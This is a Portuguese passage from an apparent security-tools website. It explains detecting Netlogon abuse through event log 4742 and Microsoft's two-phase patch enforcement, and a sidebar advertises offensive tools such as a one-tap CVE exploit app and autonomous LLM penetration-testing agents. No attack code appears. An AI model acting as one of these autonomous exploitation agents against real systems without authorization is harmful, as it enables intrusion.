
  • Você também pode verificar o log 4742 (NT Authority é o Atacante) Captura de tela 2023-03-30 às 9 52 58 PM

Passos para Corrigir

A Microsoft desenvolveu patches disponíveis para proteger Windows Servers (2008, 2016 e 2019); Foi assim que foi planejado. Na primeira fase, ao baixar o primeiro patch (patch de agosto), o domínio pode proteger outros dispositivos conectados de dispositivos não conformes; haveria uma opção para proteger todos os dispositivos ingressados com uma exceção explícita.

Segundo patch (patch de fevereiro do ano seguinte), a fase de imposição, quando instalado, todos os dispositivos Windows e não Windows são forçados a usar uma Chamada de Procedimento Remoto segura com Netlogon. Ou permitir explicitamente certos dispositivos confiáveis. Essencialmente, expulsando o computador não conforme do domínio.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →